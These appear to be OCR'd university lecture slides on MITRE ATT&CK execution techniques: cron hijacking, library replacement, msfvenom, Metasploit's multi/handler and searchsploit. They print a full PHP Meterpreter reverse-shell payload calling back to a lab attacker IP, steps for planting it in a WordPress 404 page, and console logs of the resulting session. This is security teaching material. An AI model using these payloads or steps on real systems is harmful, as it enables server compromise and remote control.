
T1053. Scheduled Task/Job: Cron jobs

- The `cron` daemon runs scheduled tasks (system maintenance, etc.)
- Tasks that are scheduled can be consulted in the `/etc/crontab` file
- This can be used to gain execution or privilege scalation
  - Your user may be able to introduce a scheduled task in this file, and the daemon runs as `root`
  - Or maybe you can replace one of the scheduled tasks by another file, due to permission problems
    - Replace with what? For example, with a **msfvenom payload**
      - `echo "<msfvenom payload text in the adequate language>" > previously_scheduled_script.py`
    - In the end, this will run the msfvenom payload when the task is executed, with `root` privileges
    - And therefore, we may gain a `root` reverse shell

```
redondo_hosudoer@mlw:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```


T1129. Shared Modules: Replacing executable dependencies

- `cron` jobs are examples of an attack that replaces legitimate executable files / dependencies by a malicious version / `msfvenom` payload
  - The same happens with Linux Privilege Escalation via Dynamically Linked Shared Object Library
    - https://www.contextis.com/us/blog/linux-privilege-escalation-via-dynamically-linked-shared-object-library
  - Checks for write permissions in paths where libraries are loaded
    - Replacing them with **msfvenom** payloads
  - The executable loads the payload instead of the library, running it (reverse shells…)



(Example) T1203. Exploitation for Client Execution. Msfvenom: poisoning WordPress

- **Imagine that a WordPress site suffers a breach, and somebody can change the webpage contents**
  - The image show the default 404 error page of a WordPress theme



(Example) T1203. Exploitation for Client Execution. MSFVenom: Generating a suitable payload

- **We run `msfvenom` creating a payload with the following features**
  - Execute a reverse shell who runs a Meterpreter by including the MSF exploit module `php/meterpreter/reverse_tcp`
  - Allow connection only from our attack machine (`192.168.14.10`) in port 3000
- **It generates executable PHP code**
  - We can paste it into the previous edit page
  - Another attack vector could be a faulty file upload functionality
    - Not appropriately checking uploaded files (e. g.: files like `.asp`, `.php` are accepted)
  - We can launch similar attacks adapting the payload generation language
    - Always to the victim environment

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.14.10 lport=3
000 -f raw
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.14.10 lport=3
000 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.14.10'; $port = 3000; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s
_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f(
$ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_calla
ble($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $i
p, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no s
ocket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream'
: $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; }
 if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; whi
le (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-
strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break
; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extensio
n_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypa
ss=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```


(Example) T1203. Exploitation for Client Execution. Msfvenom: MSF multi/handler

- **Now the 404 error page is malicious**
  - Allowing us to open a **reverse shell** impersonating the website default user
- **The main problem is that the generated exploit is not launched from MSF**
  - We did not use the sequence `use <exploit> - set <exploit parameters> - exploit`
  - It will be something running in a remote machine without MSF installed
- **It this scenario the `multi/handler` module is used**
  - It manages any payload run outside MSF (like the `msfvenom` generated ones) and requires
    - The **kind of payload** (malicious effect) it expects to receive from the launched exploit
    - The **IP and port it will be listening to**
  - **It must boot first than the exploit** associated with it
    - When the exploit is launched, `multi/handler` will receive its requests
    - And will execute the specified **payload** if everything is correct
    - Failure to meet any of these conditions (type of payload, IP…) makes it fail
  - **To learn more**
    - https://www.offensive-security.com/metasploit-unleashed/binary-payloads/
    - https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86

(Example) T1203. Exploitation for Client Execution.
MSFVENOM: WORKING EXPLOIT


- **This is the sequence of actions**
  - We select the `multi/handler` (`use`)
  - Then, configure its parameters to match those of the generated exploit
  - We launch the exploit simply by visiting the page we have modified
    - Being a PHP script, just a visit executes its payload (we just wait for a victim!)
- **We could get access to a web server changing the code of a web it hosts**
  - This attack vector has many applications,
    - As many as sites where we can place a payload of a `msfvenom` generated exploit!
  - Proper protection of web servers is capital!


```
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.14.10
lhost => 192.168.14.10
msf5 exploit(multi/handler) > set lport 3000
lport => 3000
msf5 exploit(multi/handler) > exploit
```


Kali Linux, an Offensive
192.168.14.22/wordpress/wp-content/themes/twentynineteen/404.php
Most Visited
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
exploit
linux
unix
post
192.168.14.2
192.168.14.22
IUSR (0) @ WIN-5MPQE2ICEC
Console
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targetURL /wordpress/
targetURL => /wordpress/
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit
[-] Handler failed to bind to 192.168.14.10:25442:- -
[-] Handler failed to bind to 0.0.0.0:25442:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:25442).
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.14.10
lhost => 192.168.14.10
msf5 exploit(multi/handler) > set lport 3000
lport => 3000
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.14.10:3000
[*] Sending stage (38288 bytes) to 192.168.14.22
[*] Meterpreter session 4 opened (192.168.14.10:3000 -> 192.168.14.22:50173) at 2019-10-03 18:17:23 +0200
msf5 exploit(multi/handler) >
```

➢ Exercise **L12B1_MULTIHANDLER**
```

T1203. Exploitation for Client Execution: Online public exploit sources

- The Reconnaissance phase gave us services and their versions
- We saw that certain web pages list their potential vulnerabilities (CVE)
  - CVE-Details (https://www.cvedetails.com/)
  - MITRE CVE (https://cve.mitre.org/)
  - NIST (https://nvd.nist.gov/)
- This info enables using public exploit sources
  - Ex.: Exploit-DB, https://www.exploit-db.com/ or its offline mirror `searchploit`
  - Each found exploit explains
    - If it's **local** (you need to be logged) or remote
    - The **related CVE** (if any, it may be a 0-day…)
    - Where to **download its code**, how to compile and launch it on the remote system
    - **Additional instructions** to make it work





T1203. Exploitation for Client Execution: Applying Public Exploits

- **Applying an exploit is NOT as easy as it sounds**
  - Many times, exploits **are very situational**
    - Requires you to have installed a specific software, a certain configuration, a particular situation on the system...
  - **They apply to very specific versions** of the software
    - It is very important to determine it during enumeration
  - **Requires compilation on the attacked system**
    - Although it may be uploaded in an executable form
  - Sometimes **require a concrete interpreter** on the remote system
    - Although it can also be uploaded
  - **They can be unstable** (or experimental)
- **You may get several negative results initially**
  - We can then use an exploit DB specialized in certain products
  - WordPress Vulnerability Database: https://wpvulndb.com/

searchsploit Cheatsheet (ingenieriainformatica.uniovi.es)
Public exploit offline browsing tool
https://www.exploit-db.com/searchsploit

GENERAL USAGE

```
searchsploit [options] term1 [term2] ... [termN]
```

NOTES

- For more examples, see the manual: https://www.exploit-db.com/searchsploit
- You can use any number of search terms
- By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges
- Use '-c' if you wish to reduce results by case-sensitive searching
- And/Or '-e' if you wish to filter results by using an exact match
- And/Or '-s' if you wish to look for an exact version match
- Use '-t' to exclude the file's path to filter the search results
- Remove false positives (especially when searching using numbers - i.e. versions)
- When using '--nmap', adding '-v' (verbose), it will search for even more combinations
- When updating or displaying help, search terms will be ignored

OPTIONS

SEARCH TERMS

- **-c, --case** [Term]: Perform a case-sensitive search (Default is inSEnsITiVe)
- **-e, --exact** [Term]: Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]. e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
- **-s, --strict**: Perform a strict search, so input values must exist, disabling fuzzy search for version range. e.g. "1.1" would not be detected in "1.0 < 1.3")
- **-t, --title** [Term]: Search JUST the exploit title (Default is title AND the file's path)
- **--exclude="term"**: Remove values from results. By using "|" to separate, you can chain multiple values. e.g. --exclude="term1|term2|term3"

OUTPUT

- **-j, --json** [Term]: Show result in JSON format
- **-o, --overflow** [Term]: Exploit titles are allowed to overflow their columns
- **-p, --path** [EDB-ID]: Show the full path to an exploit (and also copies the path to the clipboard if possible)
- **-v, --verbose**: Display more information in output
- **-w, --www** [Term]: Show URLs to Exploit-DB.com rather than the local path
- **--colour**: Disable colour highlighting in search results
- **--id**: Display the EDB-ID value rather than local path

NON-SEARCHING

- **-h, --help**: Show this help screen
- **-m, --mirror** [EDB-ID]: Mirror (aka copies) an exploit to the current working directory
- **-u, --update**: Check for and install any exploitdb package updates (brew, deb & git)
- **-x, --examine** [EDB-ID]: Examine (aka opens) the exploit using $PAGER

AUTOMATION

- **--nmap** [file.xml]: Checks all results in Nmap's XML output with service version. e.g.: nmap [host] -sV -oX file.xml

EXAMPLES

```
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
searchsploit -s Apache Struts 2.0.0
searchsploit linux reverse password
searchsploit -j 55555 | json_pp
```

➢ Exercise **L11B2_SEARCHPLOIT**

Think you've understood it all? Evaluate yourself!

?

- **You can do the following**
  - *Understand what the objectives of the MITRE ATT&CK implementation phase are*
  - *Know what a remote shell is, what types there are, and which one is most useful*
  - *Understand what the **Metasploit Framework** (MSF) is for*
  - *Know how to launch a typical attack sequence in MSF*
  - *Understand the benefits of using a **Meterpreter**-type payload*
  - *Understand the usefulness of **msfvenom***
  - *Understand the mechanism by which you can replace an executable, change parts of its code or some of its dependencies and thereby compromise a system*
  - *Know where to get exploits from, and the circumstances in which they could be used successfully*

< Go to Index

POST-EXPLOITATION TECHNIQUES

Using the MITRE ATT&CK to know what adversaries can do once they are in our systems

*Icons by Bing Chat AI

Source: Bing Chat AI

Departamento de Informática
Universidad de Oviedo

